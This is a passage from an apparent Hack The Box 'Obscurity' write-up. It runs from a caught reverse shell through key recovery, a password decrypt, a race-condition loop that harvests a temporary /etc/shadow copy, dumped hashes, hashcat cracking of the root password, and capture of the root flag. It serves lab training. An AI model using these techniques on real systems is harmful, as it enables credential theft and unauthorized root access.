
```
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.12] from (UNKNOWN) [10.10.10.168] 56986
whoami
www-data
```

We obtained a shell as www-data. During enumeration, we found a user, Robert, with interesting files in his directory:




```
ls -la /home/robert
total 80
drwxr-xr-x 8 robert robert  4096 Feb 17 09:33 .
drwxr-xr-x 3 root   root    4096 Sep 24 22:09 ..
lrwxrwxrwx 1 robert robert     9 Sep 28 23:28 .bash_history → /dev/null
-rw-r--r-- 1 robert robert   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert  3771 Apr  4  2018 .bashrc
drwxrwxr-x 2 robert robert  4096 Feb 17 08:57 BetterSSH
drwx------ 2 robert robert  4096 Oct  3 16:02 .cache
-rw-rw-r-- 1 robert robert    94 Sep 26 23:08 check.txt
drwxr-x--- 3 robert robert  4096 Dec  2 09:53 .config
drwx------ 3 robert robert  4096 Oct  3 22:42 .gnupg
-rw------- 1 robert robert    32 Feb 17 07:17 .lesshst
drwxrwxr-x 3 robert robert  4096 Oct  3 16:34 .local
-rw-rw-r-- 1 robert robert   185 Oct  4 15:01 out.txt
-rw-rw-r-- 1 robert robert    27 Oct  4 15:01 passwordreminder.txt
-rw-r--r-- 1 robert robert   807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert  2514 Oct  4 14:55 SuperSecureCrypt.py
-rwx------ 1 robert robert    33 Sep 25 14:12 user.txt
drwxr-xr-x 2 robert robert  4096 Feb 17 08:49 .vim
-rw------- 1 robert robert 10319 Feb 17 09:25 .viminfo
```

We can see user.txt but we do not have permission to read it. Some interesting text files give us the following output:




```
cat /home/robert/check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
cat /home/robert/out.txt
¦ÚÈêÚÞØÛÝÝ×ÐÊßÞÊÚÉæßÝËÚÛÚêÙÉëéÑÒÝÍÐêÆáÙÞãÒÑÐáÙ¦ÕæØãÊÎÍßÚêÆÝáäèÎÍÚÎëÑÓäáÛÌ×v
cat /home/robert/passwordreminder.txt
ÑÈÌÉàÙÁÑé¯·¿k
```

We also notice a SuperSecureCrypt.py in the directory. It seems like check.txt is encrypted using SuperSecureCrypt.py to give out.txt. Since the text in out.txt and passwordreminder.txt is in gibberish, we base64 encode it before copying it over to our machine. We copy check.txt and SuperSecureCrypt.py out as well. Reading the documentations for SuperSecureCrypt.py:



```
root@kali:~/Downloads/Obscurity# python3 SuperSecureCrypt.py -h
usage: SuperSecureCrypt.py [-h] [-i InFile] [-o OutFile] [-k Key] [-d]

Encrypt with 0bscura's encryption algorithm

optional arguments:
  -h, --help   show this help message and exit
  -i InFile    The file to read
  -o OutFile   Where to output the encrypted/decrypted file
  -k Key       Key to use
  -d           Decrypt mode
root@kali:~/Downloads/Obscurity# 
```

We can understand that we require a key to decrypt the out.txt file to get check.txt. This key will allow us to decrypt passwordreminder.txt to get robert's password. Let us look at the encryption and decryption algorithm:


```python
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted
```

In the decrypt(text,key) function:


decryptedText = encryptedText - key

which means:

key = encryptedText – decryptedText


We can see that we can obtain the key when we substitute the decryptedText as the key in the decrypt(text,key) function! We now execute SuperSecureCrypt.py as what is mentioned above:

python3 SuperSecureCrypt.py -i out.txt -d -k 'Encrypting this file with your key should result in out.txt, make sure your key is correct!' -o getKey.txt


```
root@kali:~/Downloads/Obscurity# python3 SuperSecureCrypt.py -i out.txt -d -k 'Encrypting this file with your key should result
in out.txt, make sure your key is correct!' -o getKey.txt
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file out.txt...
Decrypting...
Writing to getKey.txt...
root@kali:~/Downloads/Obscurity# cat getKey.txt
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichroot@kali:~/Downloads/Obscurity# 
```

We obtained the key, **alexandrovich**.


Using this key, we use it to decrypt passwordreminder.txt:



```
root@kali:~/Downloads/Obscurity# python3 SuperSecureCrypt.py -i passwordreminder.txt -d -k 'alexandrovich' -o getPassword.txt
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to getPassword.txt...
root@kali:~/Downloads/Obscurity# cat getPassword.txt
SecThruObsFTW
```


We obtained robert's password, **SecThruObsFTW**.

We try to ssh using robert's credential:



```
root@kali:~/Downloads/Obscurity# ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 17 13:38:13 UTC 2020

  System load:  0.0               Processes:             133
  Usage of /:   45.9% of 9.78GB   Users logged in:       1
  Memory usage: 20%               IP address for ens160: 10.10.10.168
  Swap usage:   0%

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Feb 17 12:44:55 2020 from 10.10.15.3
robert@obscure:~$ whoami
robert
```


We now can get user.txt:



```
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
```


We check the sudo permission for Robert:

sudo -l




```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

We can run the following command as sudo. Let us execute the command:




```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ 
```

It prompted me for a username and password, in which I tried Robert's credential. I managed to get a different shell as Robert. If I tried a wrong credential:




```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: 123
Incorrect pass
```

I get an incorrect password message. Let's look at the source code:




```
path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
```

We notice that /etc/shadow is being read and information is written into /tmp/SSH/random_path, a temporary password file, which gets removed at the end of the script:




```
    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
```

In order to extract the content from the temporary password file, we need to write a script to read it while BetterSSH.py is running. We write a simple bash script:




```
#!/bin/bash

while true; do
cat /tmp/SSH/* 2>/dev/null
done
```

This script will show the content of files in /tmp/SSH/*. 2>/dev/null to prevent error from showing when the directory is empty. We set the permission and execute the script:




```
robert@obscure:~/BetterSSH$ vi BSSH.sh
robert@obscure:~/BetterSSH$ chmod 755 BSSH.sh
robert@obscure:~/BetterSSH$ ./BSSH.sh
```

We login into Robert in another terminal. Now we execute BetterSSH.py:



```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: anything
Enter password: anything
Invalid user
```

We go back to our previous terminal and profit:




```
root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7



robert
$6$fZZcDG7g$lfO35GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7
```


We can use hashcat to decrypt the password hash:

hashcat -m 1800 '$'6'$'riekpK4m'$'uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1 /usr/share/wordlists/rockyou.txt –force

Using -m 1800 to decrypt SHA512 using the rockyou wordlist.




```
root@kali:~/Downloads/Obscurity# hashcat -m 1800 '$'6'$'riekpK4m'$'uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1 /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...
```



```
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1:mercedes
```

We obtained the root password: **mercedes**.

Using this credential to login via BetterSSH.py



```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: root
Enter password: mercedes
Authed!
root@Obscure$ id
Output: uid=0(root) gid=0(root) groups=0(root)


root@Obscure$ cat /root/root.txt
Output: 512fd4429f33a113a44d5acde23609e3
```

We obtained the root flag.